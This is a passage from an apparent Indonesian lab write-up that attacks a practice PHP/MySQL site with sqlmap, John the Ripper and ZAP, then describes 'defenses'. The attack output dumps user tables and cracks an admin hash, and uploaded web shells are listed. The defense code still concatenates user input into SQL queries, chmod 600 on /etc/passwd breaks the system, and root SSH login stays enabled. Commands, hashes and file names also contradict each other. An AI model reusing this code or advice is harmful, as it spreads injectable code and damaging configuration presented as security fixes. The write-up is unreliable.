[01:15:01] [INFO] web application technology: Apache
[01:15:01] [INFO] back-end DBMS: MySQL >= 5.0.12
[01:15:01] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/10.10.10.15'

```

Selanjutnya, kami melakukan dump terhadap file tersebut untuk mengetahui isi dari database website tersebut :

```

kali@kali:~$ curl -s -u 'Belajar:learn/sqlmap/latihan.txt' -o username
[02:00:00] [INFO] retrieved: 2
[02:00:00] [INFO] retrieved: Teknik Mesin
[02:10:12] [INFO] retrieved: Dani
[02:10:24] [INFO] retrieved: 123456789
Database: sekolah
Table: mahasiswa
[10 entries]
+----+----+-----+-----+-----+-----+
| id | img | nrp | nama | email | jurusan |
+----+----+-----+-----+-----+-----+
| 1 | 7323577a.jpeg | 12345 | reja | reja@gmail.com | rpl |
| 2 | echo.jpg | 12344 | asad | asad | dsad |
| 4 | private.png | 123123 | asdasd | asdasd | asdasd |
| 5 | Screenshot_2021-10-14_20_22_20.png | 123134124 | asdasd | asdasd | asdasd |
| 6 | private.png | 12312342 | asdasd | asdasd | asdasd |
| 7 | Screenshot_2021-10-10_09_07_26.png | 123123 | asdasd | asdasd | asdasd |
| 8 | ak7shell.php | 123123 | asdasd | asdasd | asdasdasdasdasdasd |
| 9 | simple-shell.php | 3214 | dsad | asdasd | asdsd |
| 10 | simple-shell.php | 342134 | dsadas | asdasd | asdasd |
| 11 | ak7shell.php | 123456789 | Dani | dani@gmail.com | Teknik Mesin |
+----+----+-----+-----+-----+-----+
[02:10:33] [INFO] table 'sekolah.mahasiswa' dumped to CSV file '/home/kali/.local/share/sqlmap/output/10.10.10.15/dump/sekolah/mahasiswa.csv'
[02:10:33] [INFO] fetching columns for table 'users' in database 'sekolah'
[02:10:33] [INFO] retrieved: 2
[02:10:33] [INFO] retrieved: username
[02:10:33] [INFO] retrieved: password
[02:11:46] [INFO] fetching entries for table 'users' in database 'sekolah'
[02:11:46] [INFO] fetching number of entries for table 'users' in database 'sekolah'
[02:11:46] [INFO] retrieved: 1
[02:11:47] [WARNING] (case) time-based comparison requires reset of statistical model, please wait..... (done)
$2y10$RC1vU0Q0vUuJ3h2fm/eb516AEqrQ1412SD29dXuf3faAk8m/a
[02:15:35] [INFO] retrieved: admin
Database: sekolah
Table: users
[1 entry]
+----+-----+-----+
| password | username |
+----+-----+-----+
| $2y10$RC1vU0Q0vUuJ3h2fm/eb516AEqrQ1412SD29dXuf3faAk8m/a | admin |
+----+-----+-----+
[02:15:50] [INFO] table 'sekolah.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/10.10.10.15/dump/sekolah/users.csv'
[02:15:50] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/10.10.10.15'
[+] ending @ 02:15:50 /2021-10-19/

```

Terlihat pada gambar kami menemukan beberapa info berikut :

- Database : sekolah
- Table : mahasiswa
- Table : users

Value table bisa dilihat secara rinci pada gambar di atas.


## PASSWORD BRUTEFORCE

Dari info hasil sql injection yang kami lakukan sebelumnya, kami menemukan table users dengan username “admin” dan password yang terenkripsi. Di sini langsung saja kami brute force menggunakan john the ripper dan wordlist “rockyou.txt” :

```
(kali@kali)-[~/Belajar/learn/john]
$ john --wordlist=/usr/share/wordlists/rockyou.txt password.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
admin
1g 0:00:02:23 DONE (2021-10-19 02:20) 0.006948g/s 137.8p/s 137.8c/s 137.8C/s admin..130988
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```


Dan ditemukan bahwa passwordnya adalah “admin”.

Lalu kami coba login menggunakan kredensial yang didapatkan :




## SPIDERING


Disini kami melakukan spidering guna untuk mencari file file yang tersembunyi di website, kami menggunakan "ZAP" untuk melakukan spidering karena di burpsuite versi terbaru kita harus membeli burpsuite professional untuk melakukan spidering :



Dilihat dari hasil spidering kami menemukan file robots.txt dan folder secret yang berisikan file html lalu pertama tama saya mencoba untuk membuka isi dari robots.txt untuk mengetahui isi dari file tersebut :



Disini file robots.txt melakukan disallow pada search engine untuk folder secret dan uploads, lalu langsung saja kami buka file html yang berada di dalam folder secret dan kami menemukan flag nya :



# DEFENSE

## REGISTER


```
$password = password_hash($password, PASSWORD_DEFAULT);  
  
$query = "INSERT INTO users VALUES  
('$username', '$password')";  
  
mysqli_query($conn, $query);  
  
return mysqli_affected_rows($conn);
```

Untuk bagian register, kami melakukan enkripsi terhadap password yang dibuat, sehingga jika orang melakukan exploit terhadap database server maka yang akan dilihatnya adalah hasil encrypt dari password :

```
mysql> select * from users;  
+-----+-----+  
| username | password |  
+-----+-----+  
| admin    | $2y$10$RCiVuEQ3Q40vYujJh2fm/e8s16AExrQI41ZSDZ9dXuFJfaAk6Rn/a |  
+-----+-----+  
1 row in set (0.00 sec)
```

## LOGIN

Untuk sisi login kami melakukan pengecekan terhadap password yang diinputkan dengan password yang ada di database, sehingga jika password yang dimasukkan benar maka akan berhasil login, begitu pula sebaliknya.



The screenshot shows a web browser window with the address bar displaying '10.10.10.15/temp/latihan/login.php'. The browser's tab bar includes links to 'Kali Linux', 'Kali Training', 'Kali Tools', 'Kali Forums', 'Kali Docs', 'NetHunter', 'Offensive Security', 'MSFU', 'Exploit-DB', and 'GHDB'. The main content area features a 'Login' form with the following elements:

- A title 'Login' at the top.
- A text input field labeled 'username'.
- A text input field labeled 'password'.
- A checkbox labeled 'remember me'.
- A black button labeled 'login'.
- A link below the button that reads 'Dont have account? login'.



```

if (isset($_POST["login"])) {

    $username = $_POST['username'];
    $password = $_POST['password'];

    $queryUsername = "SELECT * FROM users WHERE username = '$username'";
    $result = mysqli_query($conn, $queryUsername);

    if (mysqli_num_rows($result) === 1) {
        $row = mysqli_fetch_assoc($result);
        if (password_verify($password, $row["password"])) {

            $_SESSION['login'] = true;

            if (isset($_POST['remember'])) {
                setcookie('login', 'true');
            }

            header("Location: index.php");
            exit;
        }
    }

    $error = true;
}

```

## FILE UPLOAD

Di bagian file upload, kami hanya mengizinkan file yang diupload berupa gambar dan ukuran file yang diupload dibatasi yaitu maksimal berukuran 0,5 Mb.

```

function upload()
{
    $file_name = $_FILES["img"]["tmp_name"];
    $target_dir = "uploads/";
    $target_file = $target_dir . basename($_FILES["img"]["name"]);
    $uploadOk = 1;
    $imageFileType = strtolower(pathinfo($target_file,PATHINFO_EXTENSION));

    if(isset($_POST["submit"])) {
        $check = getimagesize($_FILES["img"]["tmp_name"]);
        if($check !== false) {
            echo "File is an image - " . $check["mime"] . ".";
            $uploadOk = 1;
        } else {
            echo "File is not an image.";
            $uploadOk = 0;
        }
    }

    if (file_exists($target_file)) {
        echo "Sorry, file already exists.";
        $uploadOk = 0;
    }

    if ($_FILES["img"]["size"] > 500000) {
        echo "Sorry, your file is too large.";
        $uploadOk = 0;
    }


    if ($uploadOk == 0) {
        echo "Sorry, your file was not uploaded.";
    } else {
        if (move_uploaded_file($_FILES["img"]["tmp_name"], $target_file)) {
            echo "The file " . htmlspecialchars(basename($_FILES["img"]["name"])) . " has been uploaded.";
        } else {
            echo "Sorry, there was an error uploading your file.";
        }
    }

    return $file_name;
}

```

## HIDDEN DIRLISTING & APACHE VERSION

Di sisi keamanan server, kami menyembunyikan content directory listing dan versi apache nya. Untuk menyembunyikan content dirlisting, kami mengedit file `/etc/apache2/apache2.conf` dan menambahkan “Options -Indexes” seperti pada gambar :



```
GNU nano 2.9.3 /etc/apache2/apache2.conf

# Include module configuration:
IncludeOptional mods-enabled/*.load
IncludeOptional mods-enabled/*.conf

# Include list of ports to listen on
Include ports.conf

# Sets the default security model of the Apache2 HTTPD server. It does
# not allow access to the root filesystem outside of /usr/share and /var/www.
# The former is used by web applications packaged in Debian,
# the latter may be used for local directories served by the web server. If
# your system is serving content from a sub-directory in /srv you must allow
# access here, or in any related virtual host.
<Directory />
    Options FollowSymLinks
    AllowOverride None
    Require all denied
</Directory>

<Directory /usr/share>
    AllowOverride None
    Require all granted
</Directory>

<Directory /var/www/>
    Options Indexes FollowSymLinks
    AllowOverride None
    Require all granted
    Options -Indexes
</Directory>

^G Get Help  ^O Write Out  ^W Where Is   ^K Cut Text   ^J Justify    ^C Cur Pos    M-U Undo
^X Exit      ^R Read File  ^_ Replace    ^U Uncut Text ^T To Spell   ^_ Go To Line M-E Redo
```

Setelah itu, untuk menyembunyikan versi apache yang digunakan, kami mengedit file `/etc/apache2/conf-enabled/security.conf` di bagian `ServerTokens` yang semula “OS” menjadi “Prod” dan `ServerSignature` yang semula “On” menjadi “Off” :

```
GNU nano 2.9.3 /etc/apache2/conf-enabled/security.conf


#
# ServerTokens
# This directive configures what you return as the Server HTTP response
# Header. The default is 'Full' which sends information about the OS-Type
# and compiled in modules.
# Set to one of: Full | OS | Minimal | Minor | Major | Prod
# where Full conveys the most information, and Prod the least.
#ServerTokens Minimal
ServerTokens Prod
#ServerTokens Full

#
# Optionally add a line containing the server version and virtual host
# name to server-generated pages (internal error documents, FTP directory
# listings, mod_status and mod_info output etc., but not CGI generated
# documents or custom error documents).
# Set to "EMail" to also include a mailto: link to the ServerAdmin.
# Set to one of: On | Off | EMail
ServerSignature Off
#ServerSignature On

#
# Allow TRACE method
#
# Set to "extended" to also reflect the request body (only for testing and
# diagnostic purposes).
#
# Set to one of: On | Off | extended
TraceEnable Off
#TraceEnable On

^G Get Help  ^O Write Out ^W Where Is  ^K Cut Text  ^J Justify   ^C Cur Pos   M-U Undo
^X Exit      ^R Read File ^_ Replace   ^U Uncut Text ^I To Spell  ^_ Go To Line M-E Redo
```

Setelah itu, kami restart apache nya dengan mengetik perintah “/etc/init.d/apache2 restart” dan kami coba jalankan kembali website dan berhasil dilakukan :



## CHANGE PERMISSION

Untuk bagian change permission, kami mengubah hak akses shell menjadi 600 sehingga selain owner tidak akan ada user lain yang bisa membaca atau mengeksekusi shell tersebut :

```
root@ubuntu64:/var/www/html/temp/and/uploads# chmod 600 ak47shell.php
root@ubuntu64:/var/www/html/temp/and/uploads# ls -l
total 420
-rw-r--r-- 1 www-data www-data 20999 Oct 19 01:31 73235774.jpeg
-rw----- 1 www-data www-data 57392 Oct 19 02:38 ak47shell.php
-rw-r--r-- 1 www-data www-data 35972 Oct 18 05:54 echo.jpg
-rw-r--r-- 1 www-data www-data 20 Oct 19 02:42 flag.txt
-rw-r--r-- 1 www-data www-data 716 Oct 19 01:38 private.png
-rw-r--r-- 1 www-data www-data 131188 Oct 18 05:50 Screenshot_2021-10-14_20_22_20.png
-rw-r--r-- 1 www-data www-data 106248 Oct 18 05:48 Screenshot_2021-10-17_21_07_22.png
-rw-r--r-- 1 www-data www-data 54014 Oct 19 01:46 Screenshot_2021-10-18_00_07_26.png
root@ubuntu64:/var/www/html/temp/and/uploads#
```

Selain itu, kami juga mengubah hak akses untuk file /etc/passwd dan file /etc/shadow menjadi 600, sehingga selain user root tidak akan ada user lain yang bisa melihat isi file :

```
root@ubuntu64:~# ls -l /etc/passwd
-rw-r--r-- 1 root root 1701 Oct 19 05:53 /etc/passwd
root@ubuntu64:~# ls -l /etc/shadow
-rwxr-xr-x 1 root shadow 1089 Oct 19 04:01 /etc/shadow
root@ubuntu64:~# chmod 600 /etc/passwd
root@ubuntu64:~# ls -l /etc/passwd
-rw----- 1 root root 1701 Oct 19 05:53 /etc/passwd
root@ubuntu64:~# chmod 600 /etc/shadow
root@ubuntu64:~# ls -l /etc/shadow
-rw----- 1 root shadow 1089 Oct 19 04:01 /etc/shadow
root@ubuntu64:~#
```

## FILTERED PORT

Karena tadi di awal terdapat port yang terbuka selain port 80 (HTTP) yaitu port 22 (SSH) maka kami membuat firewall agar tidak ada trafik data yang masuk lewat port tersebut dengan perintah iptables :

```
root@ubuntu64:~# iptables -A INPUT -p tcp --dport 22 -j DROP
root@ubuntu64:~# iptables -L --line-numbers
Chain INPUT (policy ACCEPT)
num  target      prot opt source                destination            tcp dpt:ssh
1    DROP        tcp  --  anywhere              anywhere

Chain FORWARD (policy ACCEPT)
num  target      prot opt source                destination

Chain OUTPUT (policy ACCEPT)
num  target      prot opt source                destination
```

Kemudian, kami scan menggunakan nmap lagi untuk memastikan apakah port tersebut berhasil difilter atau tidak dan ternyata berhasil :

```
(kali@kali)-[~/Documents/2020]
$ nmap -A 10.10.10.15
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-20 22:08 EDT
Nmap scan report for 10.10.10.15
Host is up (0.0026s latency).
Not shown: 998 closed ports
PORT      STATE      SERVICE VERSION
22/tcp    filtered  ssh
80/tcp    open      http    Apache httpd
|_http-server-header: Apache
|_http-title: Apache2 Ubuntu Default Page: It works

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.32 seconds
```

## CHANGE PORT

Untuk keamanan ekstra, kami mengganti port ssh yang semula ialah port default 22 menjadi port yang lebih spesifik, dikarenakan biasanya port default ini banyak diketahui semua orang, sehingga mudah diserang.

```
GNU nano 2.9.3 /etc/ssh/sshd_config
# $OpenBSD: sshd_config,v 1.101 2017/03/14 07:19:07 djm Exp $

# This is the sshd server system-wide configuration file. See
# sshd_config(5) for more information.

# This sshd was compiled with PATH=/usr/bin:/bin:/usr/sbin:/sbin

# The strategy used for options in the default sshd_config shipped with
# OpenSSH is to specify options with their default value where
# possible, but leave them commented. Uncommented options override the
# default value.

Port 1745
#AddressFamily any
#ListenAddress 0.0.0.0
#ListenAddress ::

#HostKey /etc/ssh/ssh_host_rsa_key
#HostKey /etc/ssh/ssh_host_ecdsa_key
#HostKey /etc/ssh/ssh_host_ed25519_key

# Ciphers and keying
#RekeyLimit default none

# Logging
#SyslogFacility AUTH
#LogLevel INFO

# Authentication:

#LoginGraceTime 2m
PermitRootLogin yes

[ Read 122 lines ]
^G Get Help  ^O Write Out  ^W Where Is   ^K Cut Text   ^J Justify    ^C Cur Pos    M-U Undo
^X Exit      ^R Read File  ^_ Replace    ^U Uncut Text ^T To Spell   ^_ Go To Line  M-E Redo
```

Setelah itu, untuk memastikannya kami scan lagi menggunakan nmap dan port berhasil tidak terdeteksi :

```
(kali@kali)-[~]
└─$ nmap -A 10.10.10.15
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-21 21:47 EDT
Nmap scan report for 10.10.10.15
Host is up (0.0031s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd
|_http-server-header: Apache
|_http-title: Apache2 Ubuntu Default Page: It works

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.99 seconds
```